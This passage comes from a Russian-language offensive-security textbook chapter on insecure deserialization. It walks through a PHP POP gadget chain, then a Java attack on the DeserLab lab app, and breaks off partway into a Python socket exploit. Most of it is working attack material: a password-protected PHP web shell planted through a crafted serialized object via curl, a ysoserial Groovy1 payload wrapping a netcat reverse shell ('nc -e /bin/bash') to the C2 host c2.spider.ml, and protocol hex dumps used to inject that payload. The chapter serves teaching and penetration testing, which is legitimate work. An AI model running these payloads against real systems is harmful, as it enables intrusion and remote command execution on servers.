воссоздать исходную структуру путем десериализации строки байтов. Сериализацию еще называют маршалингом, «консервацией» (pickling) или выравниванием. Она используется во многих языках, в том числе в Java, PHP, Python и Ruby.

В зависимости от языка сериализованные данные могут быть представлены в виде текста в удобочитаемом формате, двоичного потока или их комбинации. Существует множество применений сериализации объектов, таких как межпроцессное и межсистемное взаимодействие, кеширование данных или их сохраняемость.

В этой главе мы рассмотрим следующие темы:

- процесс десериализации;
- анализ кода уязвимого приложения;
- использование десериализации для достижения выполнения кода.

Использование десериализации

Использование десериализации базируется на встроенных методах, которые выполняются автоматически, когда объект создается или уничтожается. Например, PHP предоставляет несколько таких методов для каждого объекта:

- `__construct();`
- `__destruct();`
- `__toString();`
- `__wakeup()`
- и т. д.

При создании нового объекта вызывается метод `__construct()`. Когда новый объект уничтожается или когда собирают мусор, метод `__destruct()` выполняется автоматически. Метод `__toString()` предоставляет способ преобразования объекта в строку. Это отличается от сериализации, поскольку не существует метода, чтобы прочитать данные обратно, например что-то вроде `__fromString()`. Метод `__wakeup()` выполняется, когда объект десериализуется и создается в памяти.

PHP предоставляет возможности сериализации с помощью функций `serialize()` и `unserialize()`. Вывод представляет собой строку в удобочитаемом формате, которую можно легко передать по HTTP или другим протоколам. Вывод строки описывает объект, его свойства и значения. PHP может сериализовать логические, массивные, целочисленные, двойные и строковые переменные и даже инстанцированные классы (объекты).

В приведенном ниже примере попытаемся сериализовать простой объект `array`, содержащий две пары типа «ключ–значение»: `database` со значением `users` и `host` со значением `127.0.0.1`. Исходный код для создания этой структуры массива в памяти выглядит так:

```
array(
'database' => 'users',
'host' => '127.0.0.1'
)
```

Когда исходный код компилируется и выполняется механизмом PHP, объект `array` сохраняется в структуре памяти где-то в оперативном запоминающем устройстве, и только процессор знает, как получить к нему доступ. Если нам нужно передать массив на другую машину, например по HTTP-протоколу, необходимо найти все байты в памяти, которые представляют его, упаковать их и отправить, используя GET-запрос или что-либо аналогичное. Вот здесь в дело вступает сериализация.

Функция `serialize()` в PHP делает для нас именно это: находит структуру массива в памяти и возвращает ее строковое представление. Можно проверить это с помощью двоичного файла `php` на машине с Linux и с помощью опции `-r` попросить его сериализовать наш массив и вернуть строку. PHP-код отобразит результаты на экране.

```
root@kali:~# php -r "echo serialize(array('database' => 'users',
'host' => '127.0.0.1'));"
a:2:{s:8:"database";s:5:"users";s:4:"host";s:9:"127.0.0.1";}
```

Вывод, разделенный двоеточием, следует читать так:

- сериализованные данные, которые идут далее, являются массивом (a);
- в массиве есть два элемента;
- элементы заключены в фигурные скобки ({}) и разделены точкой с запятой (;);
- первый ключ элемента – это строка (s) длиной 8 с именем `database`. Его значение – строка (s) длиной `5:users`;
- второй ключ – это строка (s) длиной 4 с именем `host`. Его значение – строка (s) длиной `9:127.0.0.1`.

Эти сериализованные данные могут использоваться совместно разными системами в сети или храниться в базе данных. После получения структуру массива можно перестроить (конвертировать), используя уже заполненные значения. Сериализованные объекты, созданные из классов, ничем не отличаются от объектов массива, они просто содержат еще несколько полей в сериализованном результате.

Возьмем класс `WriteLock`, целью которого является создание файла блокировки в каталоге `/tmp` после его десериализации. Это приложение будет храниться в каталоге `/var/www/html/lockapp`.

Ниже приводится код класса `WriteLock`.

```php
<?php

class WriteLock {
    public $file = '/tmp/lockfile';
    public $contents = 'app_in_use';

    public function write(){
        file_put_contents($this->file, $this->contents);
    }

    public function __wakeup(){
        if (strlen($this->file) > 0 && strlen($this->contents) > 0) {
            $this->write();
        }
    }
}

?>
```

Рис. 8.1. Определение класса WriteLock

Возможно, он выглядит несколько устрашающе для тех, кто не относит себя к разработчикам, но на самом деле здесь нет ничего сложного. Класс `WriteLock` содержит две общедоступные функции (или метода): `write()` и `__wakeup()`. Функция `write()` записывает строку `app_in_use` в файл `/tmp/lockfile` на

диске, используя встроенную функцию file_put_contents. Метод __wakeup() просто проверяет свойства и выполняет функцию write() в текущем объекте ($this). Идея заключается в том, что файл блокировки, /tmp/lockfile, будет создан автоматически, когда объект WriteLock будет воссоздан в памяти путем десериализации.

Вначале мы видим, как выглядит объект WriteLock, когда он сериализован и готов к передаче. Помните, что метод __wakeup() будет выполняться только при десериализации, а не при создании объекта.

В приведенный ниже код будет входить определение WriteLock, чтобы мы могли создать объект $lock из класса WriteLock с помощью ключевого слова new. Последняя строка кода отобразит или вернет сериализованный объект $lock на экран для проверки.

Ниже приводится содержимое файла serialize.php, используемого для тестирования.

```
1  <?php
2
3  include('WriteLock.php');
4
5  $lock = new WriteLock();
6  echo serialize($lock);
7
8  ?>
```

Рис. 8.2. Исходный код для сериализации объекта WriteLock

Вывод сериализованного объекта $lock выглядит так же, как в предыдущем примере с массивом. Для ясности скажем, что следующий далее код был очищен и содержит отступы, однако типичный сериализованный объект не будет содержать форматирование, такое как отступы и переводы строки.

Выполним файл serialize.php с использованием интерпретатора php и посмотрим на результат.

```
root@kali:/var/www/html/lockapp# php serialize.php

O:9:"WriteLock":2:{
  s:4:"file";
    s:13:"/tmp/lockfile";
  s:8:"contents";
    s:10:"app_in_use";
}
```

Первые несколько байтов обозначают созданный из класса WriteLock объект (o), который содержит два свойства, а также их соответствующие значения и длины. Следует отметить один момент: для закрытых (private) членов клас-

сов к именам добавляется имя класса, заключенное в нулевые байты. Если бы свойства класса `WriteLock` `$file` и `$content` были закрытыми, сериализованный объект выглядел бы так:

```
O:9:"WriteLock":2:{
  s:4:"\x00WriteLock\x00file";
    s:13:"/tmp/lockfile";
  s:8:"\x00WriteLock\x00contents";
    s:10:"app_in_use";
}
```

Нулевые байты обычно не видны в стандартном выводе. В предыдущем примере байты были заменены их шестнадцатеричным эквивалентом \x00 для ясности. Если в нашу полезную нагрузку входят закрытые члены, нам, возможно, понадобится учесть эти байты при передаче нагрузок с помощью средств, которые интерпретируют нулевые байты в качестве ограничителей строки. Как правило, когда речь идет о HTTP, можно экранировать нулевые байты, используя знак процента, который предшествует шестнадцатеричному представлению нуля, 00. Вместо `\x00` в случае с HTTP просто будем использовать `%00`.

Ниже приведен пример уязвимой реализации класса `WriteLock`. Код получает сериализованный объект `WriteLock` через суперглобальную переменную `$_GET`. Параметром, содержащим сериализованный объект, является `lock`, который хранится в переменной с именем `$data`. Этот сериализованный объект затем десериализуется с помощью функции `unserialize()` в попытке восстановить состояние объекта `WriteLock` в памяти.

Приведенный ниже код будет храниться в файле `index.php`. Он иллюстрирует уязвимую реализацию десериализации объекта, которую мы попытаемся эксплуатировать. Данные в переменной `$_GET` поступают непосредственно из пользовательского ввода и передаются как есть в функцию `unserialize()`/.

```
1  <?php
2
3  include('WriteLock.php');
4
5  $data = $_GET['lock'];
6  $lock = unserialize($data);
7
8  echo "Lock initiated.";
9
10 ?>
```

Рис. 8.3. Исходный код десериализации объекта

На самом деле нельзя вызвать метод `write()`, предоставляемый классом `WriteLock` при эксплуатации десериализации. У нас есть только контроль над свойствами нового объекта. Однако благодаря **магическим методам** PHP нам не нужно напрямую вызывать функцию `write()`, поскольку, как вы помните, метод `__wakeup()` делает это за нас. Магические методы вызываются автоматически на разных этапах жизненного цикла объекта: при создании, разрушении, восстановлении из сериализованного состояния (wakeup) или сериализации реальных данных (sleep).

В **программировании, ориентированном на свойства** (POP), **цепочка гаджетов** (gadget chain) – это последовательность методов из существующего кода, необходимая для успешного захвата потока выполнения приложения и выполнения злонамеренных действий. В нашем очень простом примере цепочка гаджетов, которую мы запускаем, представляет собой быстрый переход от магического метода `__wakeup()` к функции `write()`.

Ниже показан поток выполнения после десериализации объекта с помощью функции `unserialize()`.

```php
<?php

class WriteLock {
    public $file = '/tmp/lockfile';
    public $contents = 'app_in_use';

    public function write(){
        file_put_contents($this->file, $this->contents);
    }

    public function __wakeup(){
        if (strlen($this->file) > 0 && strlen($this->contents) > 0) {
            $this->write();
        }
    }
}

?>
```

Рис. 8.4. POP-гаджет в классе WriteLock

Выглядит не очень впечатляюще, но с технической точки зрения это цепочка гаджетов.

Если мы контролируем только свойства объекта, `$file` и `$contents`, как эксплуатировать эту уязвимость? Что, если попытаться записать `$contents` в другой каталог и файл вместо `/tmp`? Поскольку мы контролируем оба этих значения, можем обработать наш сериализованный объект так, чтобы он указывал на файл в корневом каталоге приложения, например `/var/www/html/lockapp/shell.php`, вместо временной папки и сделать его содержимое простой веб-оболочкой. Когда наш вредоносный объект будет десериализован, метод `__wakeup()` принудительно вызовет функцию `write()` из нашей PHP-оболочки в `/var/www/html/lockapp/shell.php` вместо `/tmp/lockfile`.

Запустим простой веб-сервер и воплотим в жизнь приложение `WriteLock`. Интерпретатор php может функционировать как автономный сервер разработки с параметром `-S`, так же как `SimpleHTTPServer` в Python, с дополнительным преимуществом – он отрабатывает файлы с расширением .php при запросе.

Мы можем использовать команду `php` для прослушивания на порту 8181 в локальной системе.

```
root@kali:/var/www/html/lockapp# php -S 0.0.0.0:8181
Listening on http://0.0.0.0:8181
Document root is /var/www/html/lockapp
Press Ctrl-C to quit.
```

Можно использовать сериализованный объект из нашего предыдущего теста с `serialize.php` и просто слегка изменить его. Поменяем значение свойства `file` на `/var/www/html/lockapp/shell.php`, а значение свойства `contents` – на код оболочки.

Как и прежде, будем использовать такой код с простым механизмом защиты пароля.

```php
<?php
    if (md5($_GET['password']) == '5d58f5270ce02712e8a620a4cd7bc5d3') {
        system($_GET['cmd']);
    }
?>
```

Рис. 8.5. Исходный код веб-оболочки

Значение MD5, которое мы ищем, – это хеш `WriteLockTest1`, что подтверждается командой Linux `md5sum`.

```
root@kali:~# echo -n WriteLockTest1 | md5sum
5d58f5270ce02712e8a620a4cd7bc5d3 -
root@kali:~#
```

Сериализованная полезная нагрузка будет выглядеть так. Код снова содержит отступы, чтобы его было удобно читать.

```
O:9:"WriteLock":2:{
  s:4:"file";
    s:31:"/var/www/html/lockapp/shell.php";
  s:8:"contents";
    s:100:"<?php if (md5($_GET['password']) ==
'5d58f5270ce02712e8a620a4cd7bc5d3') { system($_GET['cmd']); } ?>";
}
```

Мы обновили значение свойств `file` и `contents`, а также длину строки, 31 и 100 соответственно. Если указанная длина не соответствует фактической длине значения свойства, атака завершится неудачно.

Чтобы эксплуатировать уязвимость десериализации в надежде разместить PHP-оболочку в корневом каталоге документов, можно использовать команду `curl` для передачи нашей полезной нагрузки через GET-запрос. Это заставит приложение десериализовать ненадежные данные и создать объект с опасными значениями свойств.

Мы можем вызвать команду `curl`, используя параметр `-G`, который дает указание выполнить GET-запрос, указать URL-адрес уязвимого приложения, а также передать значение `lock`, закодированное URL с помощью опции `--data-urlencode`.

Наши сериализованные данные содержат одинарные кавычки, которые могут помешать выполнению `curl` с помощью командной строки bash. Нужно позаботиться о том, чтобы экранировать их, используя обратную косую черту (`\ '`).

```
root@kali:~# curl -G http://0.0.0.0:8181/index.php
--data-urlencode $'lock=O:9:"WriteLock":2:
{s:4:"file";s:31:"/var/www/html/lockapp/shell.php";s:8:"contents";
s:100:"<?php if (md5($_GET[\'password\']) ==
\'5d58f5270ce02712e8a620a4cd7bc5d3\') { system($_GET[\'cmd\']); }
?>";}'
Lock initiated.
```

В ответ приложение выдает сообщение `Lock initiated`, как и ожидалось. Если эксплойт был успешным, мы должны получить доступ к оболочке через веб-браузер, поскольку файл `shell.php` был бы написан с использованием цепочки `__wakeup() -> write()` в каталоге `/var/www/html/lockapp`.




Рис. 8.6. Оболочка успешно выполняет программу id и отображает результат выполнения

Эксплуатация уязвимостей десериализации в PHP-приложениях, внутреннее устройство которых неизвестно, – дело непростое, поскольку требует определенных знаний об исходном коде. Нам нужна правильная цепочка гаджетов для выполнения нашего кода. По этой причине атаки на приложения обычно используют гаджеты из сторонних библиотек, которые использовались разработчиками приложений. Исходный код этих библиотек более доступен, что позволяет нам отслеживать код и создавать цепочку гаджетов, которая поможет воспользоваться уязвимостью.

Packagist – это репозиторий для PHP-библиотек и фреймворков, обычно используемый разработчиками приложений: https://packagist.org.

Для упрощения процесса разработки **Composer**, менеджер зависимостей для PHP, предоставляет приложениям возможность автоматически загружать библиотеки с помощью простого однострочника. Это означает, что приложения могут содержать код библиотеки, следовательно, и гаджеты POP, когда выполняется уязвимый метод `unserialize()`.

Composer можно найти на странице https://getcomposer.org.

Атака на пользовательские протоколы

Так же как и PHP, Java предоставляет возможность обрабатывать объекты для удобной передачи или хранения. В тех случаях когда сериализованные в PHP данные представляют собой простые строки, в Java используется несколько иной подход. Сериализованный Java-объект представляет собой поток байтов с заголовком и содержимым, разбитым на блоки. Возможно, его нелегко прочитать, но он выделяется при записи пакетов или в журналах прокси-сервера в виде значений в кодировке Base64. Поскольку это структурированный заголовок, первые несколько байтов эквивалента Base64 будут одинаковыми для каждого потока.

Поток сериализованных объектов в Java всегда начинается с магических байтов: `0xAC 0xED`, за которыми следует номер версии из двух байтов: `0x00 0x05`. Остальные байты в потоке будут описывать объект и его содержимое. Все, что нам действительно нужно, чтобы обнаружить это на практике, – это первые два шестнадцатеричных байта `ac ed`, а остальная часть потока, вероятно, будет сериализованным объектом.

Программист Ник Блур (Nick Bloor) разработал удивительно уязвимое приложение под названием **DeserLab**, которое демонстрирует проблемы десериализации в приложениях, реализующих пользовательские протоколы TCP. DeserLab не является типичным приложением в том смысле, что он не может быть напрямую подключен к сети, но может использоваться веб-приложениями. DeserLab помогает продемонстрировать, как эксплуатировать ошибки десериализации в Java, чтобы вызвать хаос.

DeserLab и исследования Ника Блура можно найти на странице https://github.com/NickstaDB.

Технику, которую мы рассмотрим, очень легко можно использовать для атак на базе HTTP-протокола. Приложения нередко считывают сериализованные объекты Java из куки-файлов или параметров URL-адреса. В конце концов, облегчение межпроцессного или межсерверного взаимодействия является одним из основных преимуществ сериализации. В случае с веб-приложениями перед передачей эти данные обычно кодируются в Base64, что позволяет легко обнаружить их в журналах прокси-серверов. Сериализованные в Java объекты, закодированные в Base64, обычно начинаются со строки `rO0ABX`, которая декодируется в `0xACED0005`, или ранее упомянутых магических байтов и номера версии.

Чтобы запустить новый экземпляр DeserLab, можно вызвать JAR-файл, используя параметр `-server`, и указать IP-адрес и порт для прослушивания. Для легкости будем использовать имя сайта `deserlab.app.internal` для подключения к уязвимому приложению, после того как оно будет готово к запуску. Будем использовать двоичный файл `java` для запуска компонента сервера DeserLab на целевой машине DeserLab.

```
root@deserlab:~/DeserLab-v1.0# java -jar DeserLab.jar -server
0.0.0.0 4321
[+] DeserServer started, listening on 0.0.0.0:4321
```

Анализ протокола

DeserLab – это простое приложение, которое предоставляет сервисы хеширования строк и доступно пользовательскому клиенту, встроенному в файл `DeserLab.jar`. После запуска компонента сервера DeserLab на целевой машине можем запустить компонент клиента на нашей машине, используемой для осуществления атаки, `kali`, применив опцию `-client`.

```
root@kali:~/DeserLab-v1.0# java -jar DeserLab.jar -client
deserlab.app.internal 4321
```

```
[+] DeserClient started, connecting to deserlab.app.internal:4321
[+] Connected, reading server hello packet...
[+] Hello received, sending hello to server...
[+] Hello sent, reading server protocol version...
[+] Sending supported protocol version to the server...
[...]
```

После соединения клиента и сервиса и обмена приветствиями между ними клиент запросит данные для отправки на сервер для обработки. Можно ввести тестовые данные и наблюдать ответ.

```
root@kali:~/DeserLab-v1.0# java -jar DeserLab.jar -client
deserlab.app.internal 4321
[+] DeserClient started, connecting to deserlab.app.internal:4321
[+] Connected, reading server hello packet...
[+] Hello received, sending hello to server...
[+] Hello sent, reading server protocol version...
[+] Sending supported protocol version to the server...
[+] Enter a client name to send to the server:
name
[+] Enter a string to hash:
string
[+] Generating hash of "string"...
[+] Hash generated: b45cffe084dd3d20d928bee85e7b0f21
```

В терминале серверного компонента приложения выводится журнал другой стороны взаимодействия. Обратите внимание на обмен приветствиями между клиентом и сервером и обмен сообщениями, где присутствует слово name. Это пригодится, когда мы будем создавать свой эксплойт.

```
[+] Connection accepted from 10.0.2.54
[+] Sending hello...
[+] Hello sent, waiting for hello from client...
[+] Hello received from client...
[+] Sending protocol version...
[+] Version sent, waiting for version from client...
[+] Client version is compatible, reading client name...
[+] Client name received: name
[+] Hash request received, hashing: string
[+] Hash generated: b45cffe084dd3d20d928bee85e7b0f21
```

Поскольку используется протокол TCP, то мы должны перехватывать трафик с помощью **Wireshark** или **tcpdump**, а не Burp или ZAP. Запустив Wireshark, можем собирать и проверять поток данных TCP нашего взаимодействия с сервером DeserLab, как показано на рисунке.




Рис. 8.7. Поток данных по протоколу TCP

Можно увидеть весь диалог в формате шестнадцатеричного дампа, проанализировав **pcap**-файл, сгенерированный нашим анализатором пакетов. На предыдущем рисунке отправленные данные – это поток, обозначенный светло-серым цветом, а более темная часть – это ответ сервера.

Хотя данные могут быть немного сложными для чтения, у каждого байта свое предназначение. Можно увидеть знакомый заголовок `ac ed` и различные входные данные, отправленные клиентом, такие как `name` и `string`. Вы также заметите, что строковое значение – это сериализованный объект `HashRequest`. Это класс Java, реализуемый как сервером, так и клиентом. Сериализация ис-

пользуется для создания объекта, который вычислит хеш заданного ввода и сохранит его в одном из своих свойств. Пакеты, которые мы только что перехватили, представляют собой сериализованное представление этого объекта, передаваемого от клиента к серверу и наоборот.

Сериализованный сервером объект также содержит одно дополнительное свойство: сгенерированный хеш.

Когда сервер получает сгенерированный клиентом сериализованный объект, содержащий введенную строку для хеширования, он десериализует байты, поступающие по сети, и попытается преобразовать их в класс `HashRequest`.

Поскольку DeserLab имеет открытый исходный код, можем проанализировать процесс десериализации на серверном компоненте, посмотрев его исходный код, размещенный на GitHub.

```
[...]
oos = new ObjectOutputStream(clientSock.getOutputStream());

//Read a HashRequest object
request = (HashRequest)ois.readObject();

//Генерируем хеш.
request.setHash(generateHash(request.getData()));

oos.writeObject(request);
[...]
```

Мы видим, что данные считываются с клиента с помощью объекта `ObjectInputStream(ois)`. Это просто причудливый термин для данных, поступающих от клиента, которые мы наблюдали при захвате пакетов Wireshark. Следующим шагом является попытка преобразовать данные, считанные из `ois`, к структуре данных `HashRequest`. Ссылка на новый объект `HashRequest` сохраняется в переменной `request`, которую затем можно использовать как обычный объект в памяти. Сервер получит входное значение строки, подлежащей десериализации путем вызова метода `getData()`, вычисления хеша и сохранения его обратно в объект с помощью метода `setHash()`. Метод `setHash` доступен с помощью класса `HashRequest`, и все, что он делает, – это заполняет свойство хеша внутри объекта. Затем данные сериализуются и записываются обратно в сетевой поток с помощью метода `writeObject()`.

Все это прекрасно работает, но данный код основан на опасных предположениях. Предполагается, что данные, поступающие от ненадежного источника (злоумышленника), на самом деле являются объектом `HashRequest`. Если данные – это нечто иное, чем то, что может быть безопасно преобразовано к `HashRequest`, Java сгенерирует исключение, и когда мы это обнаружим, будет уже слишком поздно.

Эксплойт для осуществления атаки

Атаки, связанные с десериализацией Java-объектов, возможны, потому что Java будет выполнять множество методов в стремлении десериализовать объект. Если мы контролируем то, на какие свойства ссылаются эти методы, то можем контролировать поток выполнения приложения. Это POP и атака, связанная с повторным использованием кода, похожая на **возвратно-ориентированное программирование** (ВОП), return-oriented programming (ROP). ROP используется при разработке эксплойтов для выполнения кода путем ссылки на существующие байты в памяти и использования побочного эффекта инструкции `x86 return`.

Если передадим сериализованный объект с правильными свойствами, то сможем создать цепочку выполнения, которая в конечном итоге приведет к выполнению кода на сервере приложений. Звучит как трудновыполнимая задача для разработчика, не работающего с Java. В конце концов, вы должны быть знакомы с внутренней работой различных библиотек, предоставляемых Java или сторонними разработчиками. К счастью, для такой тяжелой работы предназначен отличный инструмент: **ysoserial**.

ysoserial разработан Крисом Фрохоффом (Chris Frohoff), чтобы облегчить создание сериализованных объектов и использовать их для атаки на приложения. Он может создавать полезные нагрузки для выполнения кода (цепочки POP) для многих сторонних библиотек, часто используемых приложениями Java:

- Spring;
- Groovy;
- Commons Collections;
- Jython
- и т. д.

Исходный код ysoserial и JAR-файлы можно загрузить отсюда: https://github.com/frohoff/ysoserial.

Мы знаем, что приложение, выбранное в качестве объекта атаки, использует библиотеку Groovy, потому что у нас есть доступ к JAR-файлу и исходному коду. Однако это не всегда так, когда речь идет о корпоративных приложениях, и у нас не всегда может быть доступ к исходному коду во время тестирования. Если уязвимое приложение работает на стороне сервера и наше единственное взаимодействие с ним происходит через GET-запрос по HTTP-протоколу, нам нужно полагаться на отдельную уязвимость, приводящую к утечке информации, чтобы узнать, какую библиотеку следует настроить для генерации цепочки гаджетов. Конечно, в качестве альтернативы можно просто попробовать

каждую известную цепочку гаджетов, пока одна из них не даст положительного результата. Это не очень элегантно и очень шумно, но эффективно.

Для этого конкретного приложения ysoserial может быстро сгенерировать сериализованный объект с соответствующими гаджетами для выполнения кода в приложениях, реализующих библиотеку Groovy.

```
java -jar ysoserial.jar [payload_name]
"[shell command to execute]"
```

В нашем случае полезной нагрузкой будет `Groovy1`, а команда для выполнения – реверсная оболочка netcat, ведущая обратно на наш командно-контрольный сервер, `c2.spider.ml`, как показано ниже.

```
root@kali:~/tools# java -jar ysoserial.jar Groovy1 "nc -v
c2.spider.ml 443 -e /bin/bash" > deserlab_payload.bin
```

По умолчанию байты выводятся на консоль, поэтому мы должны перенаправить их в файл `deserlab_payload.bin` для использования в своем эксплойте. Шестнадцатеричный дамп сгенерированной полезной нагрузки показывает четыре знакомых магических байта сериализации и последовательность версий, за которыми следуют флаги `0x73 0x72`, дополнительно описывающие, какие данные были сериализованы. Можно увидеть шестнадцатеричный дамп файла полезной нагрузки, используя команду `xxd`, как показано ниже.

```
root@kali:~/tools# xxd deserlab_payload.bin
00000000: aced 0005 7372 0032 7375 6e2e 7265 666c  ....sr.2sun.refl
00000010: 6563 742e 616e 6e6f 7461 7469 6f6e 2e41  ect.annotation.A
[...]
000007e0: 0000 0000 0000 0078 70                   .......xp
root@kali:~/tools#
```

Мы даем усеченный вариант вывода, потому что для создания гаджета, приводящего к выполнению кода, ysoserial создает довольно большой сериализованный объект. Сама по себе эта полезная нагрузка недостаточна для атаки на DeserLab. Нельзя просто подключиться к серверу, отправить байты полезной нагрузки и создать оболочку. Пользовательский протокол, реализованный DeserLab, ожидает, что перед приведением полезной нагрузки будет отправлено несколько дополнительных байтов. Во время нашей записи тестового пакета, как вы помните, перед хешированием клиент и сервис обмениваются приветствиями. Если проверим содержимое пакета, то сможем определить, в какой точке потока обмена данными можно внедрить нашу полезную нагрузку. Мы знаем, что сервер ожидает сериализованный объект `HashRequest` после отправки строки `name`.

Строки с отступом – это пакеты, полученные от сервера, а все остальное – это то, что мы отправили нашему клиенту.

```
   00000000  ac ed 00 05                                        ....
00000000  ac ed 00 05                                        ....
    00000004  77 04                                           w.
    00000006  f0 00 ba aa                                     ....
00000004  77 04                                              w.
00000006  f0 00 ba aa                                        ....
    0000000A  77 02                                           w.
    0000000C  01 01                                           ..
0000000A  77 02                                              w.
0000000C  01 01                                              ..
0000000E  77 06                                              w.
00000010  00 04 6e 61 6d 65                                  ..name
[...]
```

И снова мы видим магические байты, запускающие поток, за которыми следуют пакеты приветствия протокола: `0xF0 0x00 0xBA 0xAA` и, наконец, версия протокола `0x01 0x01`. Каждому пакету, отправляемому сервером или клиентом, будет предшествовать `0x77`, указывающий, что поступает блок данных, и длину этого блока (`0x02` в случае версии протокола).

Не обязательно понимать значение каждого байта, потому отчетливо видно, где начинается сериализованная полезная нагрузка. Байты `0x73` и `0x72` (которые эквивалентны строчным буквам `s` и `r` соответственно) обозначают начало сериализованного объекта, как показано в этом выводе.

```
00000016  73 72 00 14 6e 62 2e 64  65 73 65 72 2e 48 61 73   sr..nb.d eser.Has
00000026  68 52 65 71 75 65 73 74  e5 2c e9 a9 2a c1 f9 91   hRequest .,..*...
00000036  02 00 02 4c 00 0a 64 61  74 61 54 6f 48 61 73 68   ...L..da taToHash
00000046  74 00 12 4c 6a 61 76 61  2f 6c 61 6e 67 2f 53 74   t..Ljava /lang/St
00000056  72 69 6e 67 3b 4c 00 07  74 68 65 48 61 73 68 71   ring;L.. theHashq
00000066  00 7e 00 01                                       .~..
0000006A  78 70                                            xp
0000006C  74 00 06 73 74 72 69 6e  67 74 00 00              t..strin gt..
    0000000E  73 72 00 14 6e 62 2e 64  65 73 65 72 2e 48 61 73   sr..nb.d eser.Has
    0000001E  68 52 65 71 75 65 73 74  e5 2c e9 a9 2a c1 f9 91   hRequest .,..*...
    0000002E  02 00 02 4c 00 0a 64 61  74 61 54 6f 48 61 73 68   ...L..da taToHash
    0000003E  74 00 12 4c 6a 61 76 61  2f 6c 61 6e 67 2f 53 74   t..Ljava /lang/St
    0000004E  72 69 6e 67 3b 4c 00 07  74 68 65 48 61 73 68 71   ring;L.. theHashq
    0000005E  00 7e 00 01                                       .~..
    00000062  78 70 74 00 06 73 74 72  69 6e 67 74 00 20 62 34   xpt..str ingt. b4
    00000072  35 63 66 66 65 30 38 34  64 64 33 64 32 30 64 39   5cffe084 dd3d20d9
    00000082  32 38 62 65 65 38 35 65  37 62 30 66 32 31         28bee85e 7b0f21
```

Чтобы передать пользовательскую полезную нагрузку и эксплуатировать приложение, напишем сценарий на Python, с помощью которого подключимся к приложению DeserLab и осуществим следующие действия.

1. Отправим пакеты с приветствием.
2. Передадим номер версии.
3. Отправим имя клиента: `test`.
4. Передадим код эксплойта, сгенерированный с помощью ysoserial.

Для создания кода эксплойта будем использовать Python, поскольку он упрощает отправку данных по сети. В начале сценария настроим среду и создадим сокет для атакуемого хоста и порта.

Сначала импортируем библиотеку `socket` и установим пару переменных, которые описывают нашу цель.

```
import socket

target_host = 'deserlab.app.internal'
target_port = 4321
```

Мы скоро вернемся к этим переменным. Далее прочитаем файл `deserlab_payload.bin` в переменную с именем `payload`, используя функции `open()`, `read()` и, наконец, `close()`, как показано во фрагменте кода.

```
# Open the ysoserial generated exploit payload
print "[+] Reading payload file..."
f = open('deserlab_payload.bin', 'rb')
payload = f.read()
f.close()
```

Переменная `payload` теперь содержит необработанные байты, сгенерированные ysoserial, которые будем использовать для эксплуатации атакуемого хоста. Следующим шагом является создание сокета для серверного приложения DeserLab и сохранение полученного объекта socket в переменной с именем `target`. Мы будем использовать эту переменную для отправки и получения данных из соединения.

```
target = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
target.connect((target_host, target_port))
```

На этом этапе наш сценарий будет эмулировать клиента DeserLab, и для успешного подключения и возможности отправки нашего вредоносного кода необходимо выполнить несколько шагов. Напомним, что клиент отправляет некоторые необходимые байты, в том числе пакет приветствия и версию клиента.

Будем использовать методы `send()` и `recv()` для отправки и чтения ответов, чтобы обмен данными мог продолжиться. Поскольку некоторые байты находятся за пределами читаемого диапазона ASCII, следует экранировать их, используя их шестнадцатеричный эквивалент. Python дает такую возможность путем использования обратной косой черты (`\`) и префикса `x`, который ставится перед шестнадцатеричными байтами. Например, символ A в Python (и других языках) может иметь вид `\x41`.

После выполнения отправки мы также должны получать любые данные, отправленные с сервера.

Нам не нужно хранить ответ сервера, но мы должны его получить, чтобы очистить буфер и позволить соединению поддерживаться.

